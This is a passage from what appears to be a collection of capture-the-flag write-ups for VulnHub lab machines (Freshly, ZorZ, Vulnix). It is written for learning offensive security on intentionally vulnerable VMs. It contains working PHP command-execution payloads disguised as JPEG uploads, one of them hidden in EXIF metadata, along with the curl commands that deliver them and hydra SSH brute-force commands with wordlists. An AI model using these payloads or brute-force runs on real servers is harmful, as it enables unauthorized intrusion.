↪$pAMHjwh3aQV1lFXtuNDZVYyEqxLWd957MSFvPiPaP5ioh7tPOwK2TxsexorYiB0zTiQWaaBxwOCTRCIVykhRa/
↪:password

All hashes have been recovered

Input.Mode: Dict (wordlist.txt)
Index.....: 1/5 (segment), 3627172 (words), 33550348 (bytes)
Recovered.: 3/3 hashes, 3/3 salts
Speed/sec.: - plains, - words
Progress..: 8/3627172 (0.00%)
Running...: --:--:--:--
Estimated.: --:--:--:--

Started: Tue May 26 23:12:37 2015
Stopped: Tue May 26 23:12:38 2015
```

With the cracked password we can get root as before on Freshly:

```
daemon@Freshly:/$ su - root
su - root
Password: SuperSecretPassword

root@Freshly:~# id
id
uid=0(root) gid=0(root) groups=0(root)
```

We're root and so done.

## 3.19 ZorZ

### 3.19.1 Setup

This is to document the meetup's efforts responding to the challenge TopHatSec: ZorZ:

> ZORZ is another VM that will challenge your webapp skills. There are 3 separate challenges (web pages) on this machine. It should be pretty straight forward. I have explained as much as I can in the readme file:
>
> Welcome to the ZorZ VM Challenge
>
> This machine will probably test your web app skills once again. There are 3 different pages that should be focused on (you will see!) If you solve one or all three pages, please send me an email and quick write up on how you solved each challenge. Your goal is to successfully upload a webshell or malicious file to the server. If you can execute system commands on this box, thats good enough!!! I hope you have fun!
>
> admin@top-hat-sec.com
>
> VulnHub note: You may have issues when importing to VMware. If this is the case. extract the HDD from the OVA file (using something like 7zip), and attach to a new VM. Please see the following guide: https://jkad.github.io/blog/2015/04/12/how-to-import-the-top-hat-sec-vms-into-vmware/.

Rebootuser - Local Linux Enumeration & Privilege Escalation shows techniques/hints.

### Setting up the VMware VM

The VM comes packaged as Zorz.ova, which is a tar archive containing a VMware vmdk file.

See *Virtual Machine Setup* for background on using the VMware vmdk file. ZorZ is Ubuntu 14.04, x86, and 1024MB memory. For KVM you can use a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
BACKING=Zorz-disk1.vmdk
VM_DISK=Zorz-changes.qcow2
curl --remote-name http://download.vulnhub.com/tophatsec/Zorz.ova
tar -xvf Zorz.ova
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the ZorZ VM. The actual command the author used in Debian Linux to create the VM was (os-variant=ubuntutrusty was not supported on Debian Jessie at this time):

```
VM=ZorZ
$SUDO virt-install \
    --name "ZorZ" --cpu host --vcpus 1 --ram 1024 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if ZorZ were running and you wanted to “start over again”:

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO virt-install \
    --name "ZorZ" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

## 3.19.2 Attacking HTTP

### Real Reconnaissance vs. Documenting the Attack

Here we focus on documenting the attack and rely on command line tools. That has several advantages: it's easier to document (no screen shots required); it's easier to repeat (simply cut-and-paste the input lines into a terminal session); prepares the user for command-line-only situations; and doesn't suffer from the "how do I do it in IE/chrome/firefox" questions.

However, when you first approach a web challenge it's much, much easier to use a web browser and its tools to view the pages. Additionally, using an intercepting proxy like Burp Suite or ZAP allows easier investigation. Once you've used the GUI you can often translate that to a command line solution; this fails in those cases where a browser is required (i.e. client-side Javascript).

### HTTP Reconnaissance - 3 Upload Pages

Since this is a web exercise we'll skip using `enumerator` and proceed directly with web page reconnaissance.

### Upload 1 Web Page

Fetching the web page we see:

```
hacker@kali:~$ curl --silent --output upload1.html http://$IP/
hacker@kali:~$ cat upload1.html
<!DOCTYPE html>
<html>
<body>
<center>
<br><br><br>
<form action="uploader.php" method="post" enctype="multipart/form-data">
        <b>ZorZ Image Uploader!:</b><br><br>
        <input type="file" name="upfile" id="upfile"><br><br>
        <input type="submit" value="Upload Image" name="submit">
</form>
<br><a href="index2.html">Try ZorZ Image Uploader2!</a>
</center>
</body>
</html>

hacker@kali:~$ # see "index2.html" exists so fetch it
```

### Upload 2 Web Page

There's another upload web page at http://\protect\T1\textdollarIP/index2.html:

```
hacker@kali:~$ curl --silent --output upload2.html http://$IP/index2.html
hacker@kali:~$ cat upload2.html
<!DOCTYPE html>
<html>
<title>ZorZ Uploader 2</title>
<body>
<center>
<br><br><br>
```

```
<form action="uploader2.php" method="post" enctype="multipart/form-data">
        <b>ZorZ Image Uploader 2!:</b><br><br>
        <input type="file" name="upfile" id="upfile"><br><br>
        <input type="submit" value="Upload Image" name="submit">
</form>
<br><br><a href="index.html">ZorZ Image Uploader 1</a><br><a href="/jQuery/upload.php
↪">ZorZ Image Uploader3</a>
</center>
</body>
</html>

hacker@kali:~$ # see "/jQuery/upload.php" exists so fetch it
```

### Upload 3 Web Page

There’s yet another upload web page at http://\protect\T1\textdollarIP/jQuery/upload.php:

```
hacker@kali:~$ curl --silent --output upload3.html http://$IP/jQuery/upload.php
hacker@kali:~$ cat upload3.html



<!DOCTYPE html>
<html>
<head>
<title>ZorZ Uploader3</title>
<link href="style.css" rel="stylesheet">
<script src="http://ajax.googleapis.com/ajax/libs/jquery/1.11.1/jquery.min.js"></
↪script>
<script src="script.js"></script>
</head>
<body>
<div id="mainform">
<div id="innerdiv">
<h2>ZorZ Image Uploader3!</h2>
<!-- Required Div Starts Here -->
<div id="formdiv">
<h3>Upload Form</h3>
<form action="" enctype="multipart/form-data" id="form" method="post" name="form">
<div id="upload">
<input id="file" name="file" type="file">
</div>
<input id="submit" name="submit" type="submit" value="Upload">
</form>
<div id="detail">
<b>Note:</b>
<ul>
<li><< Click on the white box to select file!.</li>
<li><b>images(jpeg,jpg,png).</b></li>
<li>Image should be less than 100kb in size.</li>
</ul>
</div>
</div>
<div id="clear"></div>
<div id="preview">
<img id="previewimg" src=""><img id="deleteimg" src="delete.png">
```

```
<span class="pre">IMAGE PREVIEW</span>
</div>
<div id="message">
</div>
</div>
</div>
</body>
</html>
```

### Upload 1 Expoit

Basically the same approach works for all the uploads. The exploit is based on uploading a php script that lists files in /var/www (using the trick that FILE.php.jpeg is treated like a jpeg file on upload but executes like a php file when fetched). For Upload 1 the file only needs to have the filename extension be an image (jpeg); the file doesn't actually have to be jpeg format.

```
CMD="ls -laR /var/www"
cat > command.php.jpeg <<EOF
<?php
passthru( "$CMD");
?>
EOF
curl --silent \
     --form upfile="@command.php.jpeg" \
     --form submit="Upload Image" \
     http://$IP/uploader.php \
  | grep 'successfully uploaded'
curl http://$IP/uploads1/command.php.jpeg
```

Running the above shows us the target file `SECRETFILE`:

```
hacker@kali:~$ CMD="ls -laR /var/www"
hacker@kali:~$ cat > command.php.jpeg <<EOF
> <?php
> passthru( "$CMD");
> ?>
> EOF
hacker@kali:~$ curl --silent \
>      --form upfile="@command.php.jpeg" \
>      --form submit="Upload Image" \
>      http://$IP/uploader.php \
>   | grep 'successfully uploaded'
<p>File is valid, and was successfully uploaded.
hacker@kali:~$ curl http://$IP/uploads1/command.php.jpeg
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html

/var/www/html:
total 48
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 .
drwxr-xr-x 3 root     root     4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root     root      457 Feb 18 22:30 index2.html
```

```
drwxr-xr-x 2 root     root     4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root     root     4096 Feb 18 22:45 l337saucel337
-rw-r--r-- 1 root     root      398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root     root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root     root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 uploads1
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 uploads2
drwxr-xr-x 2 www-data root     4096 Feb 18 22:39 uploads3

/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7  2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php

/var/www/html/l337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE

/var/www/html/uploads1:
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data   40 Apr 21 16:58 command.php.jpeg

/var/www/html/uploads2:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..

/var/www/html/uploads3:
total 8
drwxr-xr-x 2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x 7 root     root 4096 Feb 18 22:40 ..
```

Now we fetch the SECRETFILE:

```
hacker@kali:~$ curl --silent --remote-name http://$IP/l337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com
```

### Upload 2 Expoit

Basically the same approach as Upload 1 except that the file must really be a jpeg file. We select a jpeg file from the http://www.exiv2.org/ site. So how to get the php script into the jpeg file? Use the `exiftool` to set one of the jpeg file TAG fields (here the DocumentName) to a php script.

```
JPEG=trick.php.jpeg
curl --silent --output $JPEG  http://www.exiv2.org/include/img_1771.jpg
exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
curl --silent \
     --form upfile="@$JPEG" \
     --form submit="Upload Image" \
     http://$IP/uploader2.php \
  | grep 'Success!'
curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
```

Running this gives:

```
hacker@kali:~$ JPEG=trick.php.jpeg
hacker@kali:~$ curl --silent --output $JPEG  http://www.exiv2.org/include/img_1771.jpg
hacker@kali:~$ exiftool -DocumentName='<?php passthru("ls -laR /var/www"); ?>' $JPEG
    1 image files updated
hacker@kali:~$ curl --silent \
>      --form upfile="@$JPEG" \
>      --form submit="Upload Image" \
>      http://$IP/uploader2.php \
>    | grep 'Success!'
 Success! image/jpeg.The file trick.php.jpeg has been uploaded.
hacker@kali:~$ curl --silent http://$IP/uploads2/$JPEG 2>&1 | strings | sed /^Canon/q
JFIF
Exif
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html
/var/www/html:
total 48
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 .
drwxr-xr-x 3 root     root     4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root     root      457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root     root     4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root     root     4096 Feb 18 22:45 l337saucel337
-rw-r--r-- 1 root     root      398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root     root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root     root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 uploads1
drwxr-xr-x 2 www-data www-data 4096 Apr 21 19:05 uploads2
drwxr-xr-x 2 www-data root     4096 Feb 18 22:39 uploads3
/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7  2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
```

```
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php
/var/www/html/l337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE
/var/www/html/uploads1:
total 12
drwxr-xr-x 2 www-data www-data 4096 Apr 21 16:58 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data   40 Apr 21 16:58 command.php.jpeg
/var/www/html/uploads2:
total 192
drwxr-xr-x 2 www-data www-data  4096 Apr 21 19:05 .
drwxr-xr-x 7 root     root      4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:22 command.php.jpeg
-rw-r--r-- 1 www-data www-data 10040 Apr 21 17:27 command10000.php.jpeg
-rw-r--r-- 1 www-data www-data 10000 Apr 21 17:26 command10000.php.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:45 fake.php.jpeg
-rw-r--r-- 1 www-data www-data 32764 Apr 21 17:17 img_1771.jpg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 19:05 trick.php.jpeg
-rw-r--r-- 1 www-data www-data 32154 Apr 21 18:39 x.php.jpeg
/var/www/html/uploads3:
total 8
drwxr-xr-x 2 www-data root 4096 Feb 18 22:39 .
drwxr-xr-x 7 root     root 4096 Feb 18 22:40 ..
Canon
```

Now we can proceed as in the case of Upload 1 and fetch SECRETFILE:

```
hacker@kali:~$ curl --silent --remote-name http://$IP/l337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com
```

### Upload 3 Expoit

Upload 3 is has a form slightly different from Upload 1, but is otherwise the same:

```
CMD="ls -laR /var/www"
cat > command.php.jpeg <<EOF
<?php
passthru( "$CMD");
?>
EOF
curl --silent \
     --form file="@command.php.jpeg" \
     --form submit="Upload" \
     http://$IP/jQuery/upload.php \
  | grep 'Your File'
curl http://$IP/uploads3/command.php.jpeg
```

Running the above shows us the target file `SECRETFILE`:

```
hacker@kali:~$ CMD="ls -laR /var/www"
hacker@kali:~$ cat > command.php.jpeg <<EOF
> <?php
> passthru( "$CMD");
> ?>
> EOF
hacker@kali:~$ curl --silent \
>      --form file="@command.php.jpeg" \
>      --form submit="Upload" \
>      http://$IP/jQuery/upload.php \
>   | grep 'Your File'
<span>Your File Uploaded Succesfully...!!</span><br/><br/><b>File Name:</b> command.
↪php.jpeg<br><b>Type:</b> image/jpeg<br><b>Size:</b> 0.0390625 kB<br><b>Temp file:</
↪b> /tmp/phpT8ue8X<br><b>Stored in:</b> uploads3/command.php.jpeg</div>
hacker@kali:~$ curl http://$IP/uploads3/command.php.jpeg
/var/www:
total 12
drwxr-xr-x  3 root root 4096 Feb 17 20:44 .
drwxr-xr-x 12 root root 4096 Feb 17 20:44 ..
drwxr-xr-x  7 root root 4096 Feb 18 22:40 html

/var/www/html:
total 48
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 .
drwxr-xr-x 3 root     root     4096 Feb 17 20:44 ..
-rwxr-xr-x 1 www-data www-data  367 Feb 18 20:54 index.html
-rwxr-xr-x 1 root     root      457 Feb 18 22:30 index2.html
drwxr-xr-x 2 root     root     4096 Feb 18 22:22 jQuery
drwxr-xr-x 2 root     root     4096 Feb 18 22:45 l337saucel337
-rw-r--r-- 1 root     root      398 Feb 18 20:20 uploader.php
-rw-r--r-- 1 root     root     1410 Feb 18 20:50 uploader2.php
-rwxr-xr-x 1 root     root     1980 Feb 18 16:40 uploader3.php
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:38 uploads1
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 uploads2
drwxr-xr-x 2 www-data root     4096 Apr 21 14:24 uploads3

/var/www/html/jQuery:
total 28
drwxr-xr-x 2 root root 4096 Feb 18 22:22 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
-rw-r--r-- 1 root root  753 Aug  7  2009 delete.png
-rw-r--r-- 1 root root  715 Feb 18 21:59 script.js
-rw-r--r-- 1 root root 1714 Feb 18 22:00 style.css
-rw-r--r-- 1 root root 1049 Feb 18 22:18 upload.php
-rw-r--r-- 1 root root 1232 Feb 18 22:19 uploadphp.php

/var/www/html/l337saucel337:
total 12
drwxr-xr-x 2 root root 4096 Feb 18 22:45 .
drwxr-xr-x 7 root root 4096 Feb 18 22:40 ..
```

```
-rw-r--r-- 1 root root  400 Feb 18 22:45 SECRETFILE

/var/www/html/uploads1:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:38 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..

/var/www/html/uploads2:
total 8
drwxr-xr-x 2 www-data www-data 4096 Feb 18 22:39 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..

/var/www/html/uploads3:
total 12
drwxr-xr-x 2 www-data root     4096 Apr 21 14:24 .
drwxr-xr-x 7 root     root     4096 Feb 18 22:40 ..
-rw-r--r-- 1 www-data www-data   40 Apr 21 14:24 command.php.jpeg
```

Now we fetch the SECRETFILE:

```
hacker@kali:~$ curl --silent --remote-name http://$IP/1337saucel337/SECRETFILE
hacker@kali:~$ cat SECRETFILE
Great job so far. This box has 3 uploaders.

The first 2 are pure php, the last one is php w/jquery.

To get credit for this challenge, please submit a write-up or instructions
on how you compromised the uploader or uploaders. If you solve 1, 2, or all
of the uploader challenges, feel free to shoot me an email and let me know!

admin@top-hat-sec.com

Thanks for playing!
http://www.top-hat-sec.com
```

## 3.20 Vulnix

### 3.20.1 Setup

This is to document the meetup's efforts responding to the challenge HackLAB: Vulnix:

> Here we have a vulnerable Linux host with configuration weaknesses rather than purposely vulnerable software versions (well at the time of release anyway!). … The goal; boot up, find the IP, hack away and obtain the trophy hidden away in /root by any means you wish – excluding the actual hacking of the vmdk.

Rebootuser - Local Linux Enumeration & Privilege Escalation shows techniques/hints.

#### Setting up the VMware VM

See *Virtual Machine Setup* for background on using the VMware vmdk file. Vulnix is Ubuntu 12.04, x86, and 512MB memory. For KVM you can use a backing store to undo any changes to the disk:

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
BACKING=Vulnix.vmdk
VM_DISK=Vulnix-changes.qcow2
curl --remote-name http://www.rebootuser.com/wp-content/uploads/vulnix/Vulnix.7z
$SUDO apt-get install p7zip-full -y
7z e Vulnix.7z
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO qemu-img info $BACKING
$SUDO qemu-img info $VM_DISK
# To revert to original image
# $SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
```

Then Linux KVM could use the VM_DISK to create the Vulnix VM. The actual command the author used in Debian Linux to create the VM was (though it's recommended to use a GUI):

```
VM=Vulnix
$SUDO virt-install \
    --name "Vulnix" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
#    --console pty,target_type=virtio \
# Useful commands:
# $SUDO virsh help
# $SUDO virsh list --all
# $SUDO virsh destroy --graceful $VM
# $SUDO virsh start $VM
# $SUDO virsh reboot $VM
# $SUDO virsh shutdown $VM
# $SUDO virsh undefine [--wipe-storage] $VM
# $SUDO virsh undefine $VM
# $SUDO virsh help destroy
#
```

So if Vulnix were running and you wanted to "start over again":

```
$SUDO virsh shutdown $VM
$SUDO virsh undefine $VM
$SUDO qemu-img create -f qcow2 -o backing_file=$BACKING  $VM_DISK
$SUDO virt-install \
    --name "Vulnix" --cpu host --vcpus 1 --ram 512 \
    --os-type=linux --os-variant=ubuntuprecise \
    --disk path=$VM_DISK \
    --noautoconsole \
    --accelerate --hvm \
    --import
```

### Software Used

Extra software needed on Kali Linux. `enumerator` depends on: nmap; nikto, dirb (http enumeration); hydra (ftp enumeration); and enum4linux (netbios enumeration). Only non-root accounts use virtualenv.

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
if [[ "$USER" != "root" ]]; then
  $SUDO pip install -U virtualenvwrapper
  mkvirtualenv vulnix
  # To see what virtual environments exist
  #   lsvirtualenv
  # To switch virtual environments
  #   workon vulnix
  # To deactivate the current virtual environment
  #   deactivate
  # To delete a virtual environment
  #   rmvirtualenv vulnix
fi
pip install -U enumerator
$SUDO apt-get install nfs-common -y
$SUDO apt-get install hydra -y
$SUDO apt-get install nikto -y
$SUDO apt-get install dirb -y
$SUDO apt-get install enum4linux -y
```

## 3.20.2 Reconnaissance

### Reconnaissance via enumerator

```
(vulnix)hacker@kali:~$ # Check for new IPs on the subnet (vulnix VM)
(vulnix)hacker@kali:~$ SUBNET="192.168.1.0/24"
(vulnix)hacker@kali:~$ nmap -sn $SUBNET

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-16 11:47 PDT
##################### SNIP #####################
Nmap scan report for 192.168.1.103
Host is up (0.00074s latency).
##################### SNIP #####################
(vulnix)hacker@kali:~$ # Run enumerator on vulnix
(vulnix)hacker@kali:~$ IP=192.168.1.103
(vulnix)hacker@kali:~$ $SUDO rm -rf results/
(vulnix)hacker@kali:~$ $SUDO $(which enumerator) -s $IP
[+] IP list parsed, sending hosts to nmap...
   [-] nmap: running TCP & UDP scans for host: 192.168.1.103
(vulnix)hacker@kali:~$ ls results/$IP
192.168.1.103-rpc-showmount.txt    192.168.1.103-tcp-standard.txt
192.168.1.103-ssh-22-hydra.txt     192.168.1.103-udp-standard.txt
192.168.1.103-ssh-22-standard.txt
(vulnix)hacker@kali:~$ for f in results/$IP/*.txt; do echo -e "\n\n\nFILE $f\n"; cat
↪$f; done




FILE results/192.168.1.103/192.168.1.103-rpc-showmount.txt

Export list for 192.168.1.103:
/home/vulnix *
```

```
FILE results/192.168.1.103/192.168.1.103-ssh-22-hydra.txt

# Hydra v8.1 run at 2015-04-16 11:53:09 on 192.168.1.103 ssh (hydra -L /home/hacker/.virtualenvs/vulnix/lib/python2.7/site-packages/enumerator/lib/ssh/user-password-tiny.txt -P /home/hacker/.virtualenvs/vulnix/lib/python2.7/site-packages/enumerator/lib/ssh/user-password-tiny.txt -o results/192.168.1.103/192.168.1.103-ssh-22-hydra.txt -t 4 192.168.1.103 ssh)
[22][ssh] host: 192.168.1.103   login: user   password: letmein



FILE results/192.168.1.103/192.168.1.103-ssh-22-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:53:09 2015 as: nmap -Pn -p 22 --script=ssh-hostkey -oN results/192.168.1.103/192.168.1.103-ssh-22-standard.txt 192.168.1.103
Nmap scan report for 192.168.1.103
Host is up (0.00056s latency).
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
MAC Address: 52:54:00:B0:A8:8C (QEMU Virtual NIC)

# Nmap done at Thu Apr 16 11:53:09 2015 -- 1 IP address (1 host up) scanned in 0.35 seconds



FILE results/192.168.1.103/192.168.1.103-tcp-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:50:15 2015 as: nmap -Pn -T4 -sS -sV -oN results/192.168.1.103/192.168.1.103-tcp-standard.txt -oG results/192.168.1.103/192.168.1.103-tcp-greppable.txt 192.168.1.103
Nmap scan report for 192.168.1.103
Host is up (0.00027s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
25/tcp   open  smtp?
79/tcp   open  finger     Linux fingerd
110/tcp  open  pop3       Dovecot pop3d
111/tcp  open  rpcbind    2-4 (RPC #100000)
143/tcp  open  imap       Dovecot imapd
512/tcp  open  exec       netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
993/tcp  open  ssl/imap   Dovecot imapd
995/tcp  open  ssl/pop3   Dovecot pop3d
2049/tcp open  nfs        2-4 (RPC #100003)
MAC Address: 52:54:00:B0:A8:8C (QEMU Virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
# Nmap done at Thu Apr 16 11:53:04 2015 -- 1 IP address (1 host up) scanned in 169.39 seconds
```

```
FILE results/192.168.1.103/192.168.1.103-udp-standard.txt

# Nmap 6.47 scan initiated Thu Apr 16 11:53:04 2015 as: nmap -Pn -T4 -sU -sV --open --
↪top-ports 10 -oN results/192.168.1.103/192.168.1.103-udp-standard.txt -oG results/
↪192.168.1.103/192.168.1.103-udp-greppable.txt 192.168.1.103
Service detection performed. Please report any incorrect results at http://nmap.org/
↪submit/ .
# Nmap done at Thu Apr 16 11:53:09 2015 -- 1 IP address (1 host up) scanned in 4.75␣
↪seconds
```

### Doing the `enumerator` reconnaissance by hand

Perform the equivalent of the `enumerator` reconnaissance by hand as a learning exercise. The order is the same order output above.

### nfs mounts

```
(vulnix)hacker@kali:~$ /sbin/showmount -e $IP
Export list for 192.168.1.103:
/home/vulnix *
```

### ssh users and passwords

`enumerator` simply ran `hydra` using the following file for both the userid and password guesses:

```
root
admin
toor
letmein
changeme
administrator
password
1
12
123
1234
12345
123456
1234567
12345678
1234567890
ftp
user
guest
```

You can use one of Kali's password lists in `/usr/share/wordlists`; "letmein" is in both `rockyou.txt` and `nmap.lst`. And "user" is not exactly a stretch for testing user ids. So a simple `hydra` run like the following would suffice:

```
hydra -L user_list.txt -P rockyou.txt -o hydra_out.txt -t 4 $IP ssh
```

### SSH host keys

Host SSH keys can be obtained using `ssh-keyscan` with help from `ssh-keygen`:

```
# using ssh-keyscan and ssh-keygen
TEMP=$(mktemp)
ssh-keyscan -t rsa1,rsa,dsa,ecdsa,ed25519 $IP>$TEMP 2>/dev/null
ssh-keygen -l -f $TEMP
rm -f $TEMP
```

resulting in:

```
(vulnix)hacker@kali:~$ # using ssh-keyscan and ssh-keygen
(vulnix)hacker@kali:~$ TEMP=$(mktemp)
(vulnix)hacker@kali:~$ ssh-keyscan -t rsa1,rsa,dsa,ecdsa,ed25519 $IP>$TEMP 2>/dev/null
(vulnix)hacker@kali:~$ ssh-keygen -l -f $TEMP
256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f 192.168.1.103 (ECDSA)
1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf 192.168.1.103 (DSA)
2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a 192.168.1.103 (RSA)
(vulnix)hacker@kali:~$ rm -f $TEMP
```

Alternatively `nmap` can be used:

```
# using nmap
nmap $IP --script ssh-hostkey
nmap $IP --script ssh-hostkey --script-args ssh_hostkey=full
# nmap $IP --script ssh-hostkey --script-args ssh_hostkey='visual bubble'
# nmap $IP --script ssh-hostkey --script-args ssh_hostkey=all
```

resulting in:

```
(vulnix)hacker@kali:~$ # using nmap
(vulnix)hacker@kali:~$ nmap $IP --script ssh-hostkey

Starting Nmap 6.47 ( http://nmap.org ) at 2015-04-17 10:24 PDT
Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Ping Scan Timing: About 100.00% done; ETC: 10:24 (0:00:00 remaining)
Nmap scan report for 192.168.1.103
Host is up (0.00033s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|_  256 4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp   open  smtp
79/tcp   open  finger
110/tcp  open  pop3
111/tcp  open  rpcbind
143/tcp  open  imap
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
```

```
993/tcp  open  imaps
995/tcp  open  pop3s
2049/tcp open  nfs

Nmap done: 1 IP address (1 host up) scanned in 0.23 seconds
